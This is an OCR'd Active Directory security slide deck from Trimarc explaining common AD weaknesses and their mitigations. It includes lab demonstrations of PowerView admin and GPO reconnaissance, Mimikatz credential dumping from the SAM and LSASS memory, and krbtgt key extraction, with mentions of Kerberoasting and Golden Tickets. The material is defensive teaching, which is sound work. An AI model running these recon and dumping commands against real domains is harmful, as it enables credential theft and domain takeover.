TRIMARC SECURITY




Trimarc is your Trusted Advisor For Securing your Enterprise



Trimarc's Active Directory Security Assessment provides actionable information enabling you to quickly resolve critical issues.

Trimarc Expertise



Trimarc Combines Operational Knowledge & Experience with Security Vision

Trimarc Security Assessments

- Comprehensive review
- Detailed, actionable recommendations
- Provides a roadmap to improve security posture
- Trimarc Security Assessments:
  - Active Directory
    - Active Directory Security Assessment (ADSA)
  - Microsoft Office 365 & Azure AD
    - Microsoft Cloud Security Assessment (MCSA)
  - VMware
    - VMware Infrastructure Security Assessment (VISA)

Upcoming Trimarc Webcasts



Securing Office 365 & Azure Active Directory: Defend Your Tenant

Wednesday, May 27, 2020

1pm to 2pm (Eastern)

Presenter: Sean Metcalf

Securing Active Directory: Performing Your Own AD Security Review

Wednesday, June 17, 2020

1pm to 2pm (Eastern)

Presenter: Sean Metcalf

Registration: Trimarc.co/SecurityWebcasts

Securing Active Directory: Resolving Common Issues



Sean Metcalf (@Pyrotek3)
s e a n [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com
@TrimarcSecurity

About

- Founder Trimarc (Trimarc.io), a professional services company that helps organizations better secure their Microsoft platform, including the Microsoft Cloud.
- Microsoft Certified Master (MCM) Directory Services
- Microsoft MVP
- Speaker: Black Hat, Blue Hat, Bsides DC, BSides Charm, BSides PR, DEF CON, DerbyCon
- Security Consultant / Researcher
- AD Enthusiast - Own & Operate ADSecurity.org (Microsoft platform security info)



Agenda



Attacks Against Active Directory



Common Active Directory Security Issues



Cloud integration security challenges.

Attackers Require…

- Account (credentials)
- Rights (privileges)
- Access (connectivity to resources)

Attacker Capability Depends on the Defender…

As an Attacker, Do I Need Domain Admin?

No.

Sean Metcalf (@PyroTek3) |
TrimarcSecurity.com



Avenues to Compromise



GPO permissions

Modify a GPO to own everything that applies it



AD Permissions

Delegation a decade ago is still in place, so are the groups



Improper group nesting

Group inception = innocuous groups with super powers



Over-permissioned accounts

Regular users are admins



Service account access

Domain Admins (of course!)



Kerberos Delegation

Who really knows what this means?



Password Vaults

Management issues (user accounts with admin rights, improper protection of server, …



Backup Process

What servers backup Active Directory? How is this backup data protected?



```
SamAccountName    : admALong
SID               : S-1-5-21-2432332239-2599308296-2695554457-1486

distinguishedName : CN=Administrator,CN=Users,DC=Lab,DC=trimarcresearch,DC=com
name              : Administrator
objectClass       : user
objectGUID        : d15be292-7752-42fd-b0b4-3505df703d38
SamAccountName    : Administrator
SID               : S-1-5-21-2432332239-2599308296-2695554457-500

distinguishedName : CN=VMWareAdmin,OU=Service Accounts,DC=trimarcresearch,DC=com
name              : VMWareAdmin
objectClass       : user
objectGUID        : d919101e-c2ff-4bfc-bb5c-9bf10ca6cb50
SamAccountName    : VMWareAdmin
SID               : S-1-5-21-1362129023-2533104153-2294267348-1118
```

Recon Privileged AD Accounts

Local Administrator Passwords Not Managed on Workstations or Servers

- Workstation build usually sets the standard organization Administrator password.
- Compromise one workstation to compromise them all

<u>Mitigation:</u>
Ensure local Administrator passwords regularly change on workstations and servers (using something like Microsoft LAPS).

```
mimikatz # lsadump::sam
Domain : RDLABDC02
SysKey : ea0fad2f73ad366ef5c9b1370d241657
Local SID : S-1-5-21-3017930946-1529675408-4271689233

SAMKey : 364d77a8399af95033658c1498e09bf2

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 4771c80c83293beb882cb621a6a063fe

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :
```



Discover AD Admin Accounts

```
PS C:\Users\joeuser> Get-NetGroupMember -GroupName "Domain Admins"


GroupDomain  : lab.adsecurity.org
GroupName    : Domain Admins
MemberDomain : lab.adsecurity.org
MemberName   : LukeSkywalker
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-2629
IsGroup      : False
MemberDN     : CN=LukeSkywalker,OU=AD Management,DC=lab,DC=adsecurity,DC=org

GroupDomain  : lab.adsecurity.org
GroupName    : Domain Admins
MemberDomain : lab.adsecurity.org
MemberName   : ADSAdministrator
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-500
IsGroup      : False
MemberDN     : CN=ADSAdministrator,CN=Users,DC=lab,DC=adsecurity,DC=org
```

```
PS C:\Users\joeuser> Get-NetUser -AdminCount | Select name,whencreated,pwdlastset,lastlogon

name             whencreated          pwdlastset           lastlogon
----             -----------          ----------           ---------
ADSAdministrator 8/28/2015 2:09:40 AM 6/10/2016 9:41:42 PM  7/4/2016 7:54:24 PM
krbtgt           8/28/2015 2:10:22 AM 8/27/2015 10:10:22 PM
LukeSkywalker    8/30/2015 2:21:11 AM 8/29/2015 10:26:02 PM 8/29/2015 10:30:31 PM
Kylo Ren         6/11/2016 9:12:41 PM 6/11/2016 5:12:41 PM  12/31/1600 7:00:00 PM
```

Discover AD Groups with Local Admin Rights

```
PS C:\Users\joeuser> Get-NetGPOGroup


GPOPath         : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212}\MACHINE\Pr
Filters         :
GroupName       : Administrators (built-in)
GroupSID        : S-1-5-32-544
GroupMemberOf   :
GroupMembers    : {S-1-5-21-1581655573-3923512380-696647894-2628}
GPODisplayName : Add Server Admins to Local Administrator Group
GPOName         : {E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212}
GPOType         : GroupPolicyPreferences

GPODisplayName : Add Workstation Admins to Local Administrators Group
GPOName         : {45556105-EFE6-43D8-A92C-AACB1D3D4DE5}
GPOPath         : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{45556105-EFE6-43D8-A92C-AACB1D3D4DE5}
GPOType         : RestrictedGroups
Filters         :
GroupName       : ADSECLAB\Workstation Admins
GroupSID        : S-1-5-21-1581655573-3923512380-696647894-2627
GroupMemberOf   : {S-1-5-32-544}
GroupMembers    : {}

GPOPath         : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{F481B887-A0BC-4044-9DB2-4979899B0BC5}\MACHINE\Pr
Filters         :
GroupName       : Remote Desktop Users (built-in)
GroupSID        : S-1-5-32-555
GroupMemberOf   :
GroupMembers    : {S-1-5-21-1581655573-3923512380-696647894-513}
GPODisplayName : Set Remote Users
GPOName         : {F481B887-A0BC-4044-9DB2-4979899B0BC5}
```

Discover AD Groups with Local Admin Rights

```
PS C:\> Find-GPOComputerAdmin -OUName 'OU=Workstations,DC=lab,DC=adsecurity,DC=org'


ComputerName    :
GPODisplayName : Add Workstation Admins to Local Administrators Group
GPOPath         : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{45556105-EFE6-43D8-A
                  92C-AACB1D3D4DE5}
ObjectName      : Workstation Admins
ObjectDN        : CN=Workstation Admins,OU=AD Management,DC=lab,DC=adsecurity,DC=org
ObjectSID       : S-1-5-21-1581655573-3923512380-696647894-2627
IsGroup         : True



PS C:\> get-NetComputer -ADSpath 'OU=Workstations,DC=lab,DC=adsecurity,DC=org'
ADSWRKWIN7.lab.adsecurity.org
ADSWKWIN7.lab.adsecurity.org
ADSWKWin10.lab.adsecurity.org
```

Computers with Admin Rights

```
PS C:\Users\joeuser> get-netgroup "*admins*" | Get-NetGroupMember -Recurse |
                     ?{$_.MemberName -Like '*$'}


GroupDomain  : lab.adsecurity.org
GroupName    : Workstation Admins
MemberDomain : lab.adsecurity.org
MemberName   : ADSWKWIN10$
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-3606
IsGroup      : False
MemberDN     : CN=ADSWKWIN10,OU=Workstations,DC=lab,DC=adsecurity,DC=org

GroupDomain  : lab.adsecurity.org
GroupName    : Workstation Admins
MemberDomain : lab.adsecurity.org
MemberName   : ADSWKWIN7$
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-1602
IsGroup      : False
MemberDN     : CN=ADSWKWIN7,OU=Workstations,DC=lab,DC=adsecurity,DC=org
```




AD Admin Accounts: Old Passwords


SamAccountName	Enabled	PasswordLastSet	Password Age (years)
Administrator	**Yes**	**1/9/2005 10:58:24 AM**	**15**
AGPMService	**Yes**	**5/3/2009 3:17:32 PM**	**10.8**
SCCMsvc	**Yes**	**11/14/2011 5:23:12 PM**	**8.6**
VMWareAdmin	**Yes**	**8/28/2012 10:23:41 AM**	**7.5**
admAEdwards	**Yes**	**1/12/2013 2:20:06 PM**	**7.0**
VulnerabilityScanner	**Yes**	**9/19/2015 4:43:19 PM**	**4.5**
admBWalker	No	6/11/2017 10:14:08 AM	2.8
admCGriffin	Yes	3/1/2019 12:41:18 PM	1.0



Default Domain Administrator Account SPN

There is no good reason for admin accounts to have Kerberos SPNs.

Attack:
Kerberoast these accounts to own AD.



Old KRBTGT Account Password

- KRBTGT account is disabled but used for Kerberos Tickets.
- Password set when created & practically never changes.
- DC/AD backups contains KRBTGT pw.
- If an attacker gains knowledge of pw, Golden Tickets!!!

```
PS C:\> Get-ADUser -filter {SamAccountName -like "krbtgt*"} -Prop *,msds-keyversionnumber |


DistinguishedName       : CN=krbtgt,CN=Users,DC=lab,DC=trimarcresearch,DC=com
Created                 : 1/9/2019 11:31:12 AM
PasswordLastSet         : 1/9/2019 11:31:12 AM
msds-keyversionnumber : 2
```

Old KRBTGT Account Password

```
mimikatz # sekurlsa::krbtgt


Current krbtgt: 6 credentials
        * rc4_hmac_nt       : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
        * rc4_hmac_old      : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
        * rc4_md4           : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
        * aes256_hmac       : 8846a887883334322e0820bdd64c0f8e99a71147ae7f81310a
        * aes128_hmac       : 17d63df4e26dde3e926e266f08a5d6cc
        * rc4_plain         : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
```


- Mitigation:
- Change this password 2x every year (DoD STIG requirement)
- Change after AD admins leave



https://blogs.microsoft.com/microsoftsecure/2015/02/11/krbtgt-account-password-reset-scripts-now-available-for-customers/

Service Accounts in Domain Admins





"SPN Scanning" Service Discovery

- SQL servers, instances, ports, etc.
  - *MSSQLSvc/adsmsSQL01.adsecurity.org:1433*
- RDP
  - *TERMSERV/adsmsEXCAS01.adsecurity.org*
- WSMan/WinRM/PS Remoting
  - *WSMAN/adsmsEXCAS01.adsecurity.org*
- *Forefront Identity Manager*
  - *FIMService/adsmsFIM01.adsecurity.org*
- Exchange Client Access Servers
  - *exchangeMDB/adsmsEXCAS01.adsecurity.org*
- *Microsoft SCCM*
  - CmRcService/*adsmsSCCM01.adsecurity.org*
- *Microsoft SCOM*
  - *MSOMHSvc/adsmsSCOM01.adsecurity.org*

Map Computers to Service Accounts

```
PS C:\> get-aduser alpha22_svc -prop ServicePrincipalName

DistinguishedName    : CN=Alpha22_svc,OU=Service Accounts,DC=Lab,DC=trimarcresearch,DC=com
Enabled              : True
GivenName            :
Name                 : Alpha22_svc
ObjectClass          : user
ObjectGUID           : 0ec1b56f-fd68-4333-9e04-3a883b39bfe9
SamAccountName       : Alpha22_svc
ServicePrincipalName : {MSSQLSvc/AlphaDB11:1433, MSSQLSvc/AlphaDB37:Alpha}
SID                  : S-1-5-21-2432332239-2599308296-2695554457-1522
Surname              :
UserPrincipalName    :
```

```
PS C:\> get-adcomputer AlphaDB11

DistinguishedName : CN=AlphaDB11,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com
DNSHostName       :
Enabled           : True
Name              : AlphaDB11
ObjectClass       : computer
ObjectGUID        : 6993f7f0-6aa5-4759-a875-d69b3f378aa4
SamAccountName    : AlphaDB11$
SID               : S-1-5-21-2432332239-2599308296-2695554457-1544
UserPrincipalName :
```

```
PS C:\> get-adcomputer AlphaDB37


DistinguishedName : CN=AlphaDB37,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com
DNSHostName       :
Enabled           : True
Name              : AlphaDB37
ObjectClass       : computer
ObjectGUID        : 557ca3a8-a23c-42cb-92e8-1397ac768a71
SamAccountName    : AlphaDB37$
SID               : S-1-5-21-2432332239-2599308296-2695554457-1521
UserPrincipalName :
```

```
Authentication Id : 0 ; 2858340 (00000000:002b9d64)
Session           : Service from 0
User Name         : svc-SQLDBEngine01
Domain            : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-2222329127-1607
        msv :
         [00000003] Primary
         * Username : svc-SQLDBEngine01
         * Domain   : ADSECLAB
         * NTLM     : d0abfc0cb689f4cdc8959a1411499096
         * SHA1     : 467f0516e6155eed60668827b0a4dab5eecefacd
        tspkg :
         * Username : svc-SQLDBEngine01
         * Domain   : ADSECLAB
         * Password : ThisIsAGoodPassword99!
        wdigest :
         * Username : svc-SQLDBEngine01
         * Domain   : ADSECLAB
         * Password : ThisIsAGoodPassword99!
        kerberos :
         * Username : svc-SQLDBEngine01
         * Domain   : LAB.ADSECURITY.ORG
         * Password : ThisIsAGoodPassword99!
        ssp :
        credman :
```

Service Account Credential Extraction

Mimikatz

Dump LSASS Process Memory




```
mimikatz(commandline) # sekurlsa::minidump c:\temp\lsass.dmp
Switch to MINIDUMP : 'c:\temp\lsass.dmp'


mimikatz(commandline) # sekurlsa::logonpasswords
Opening : 'c:\temp\lsass.dmp' file for minidump...

Authentication Id : 0 ; 218943 (00000000:0003573f)
Session           : Interactive from 1
User Name         : ADSAdministrator
Domain            : ADSECLAB
Logon Server      : ADSDC02
Logon Time        : 5/30/2015 11:01:04 PM
SID               : S-1-5-21-1387203482-2957264255-828990924-500
        msv :
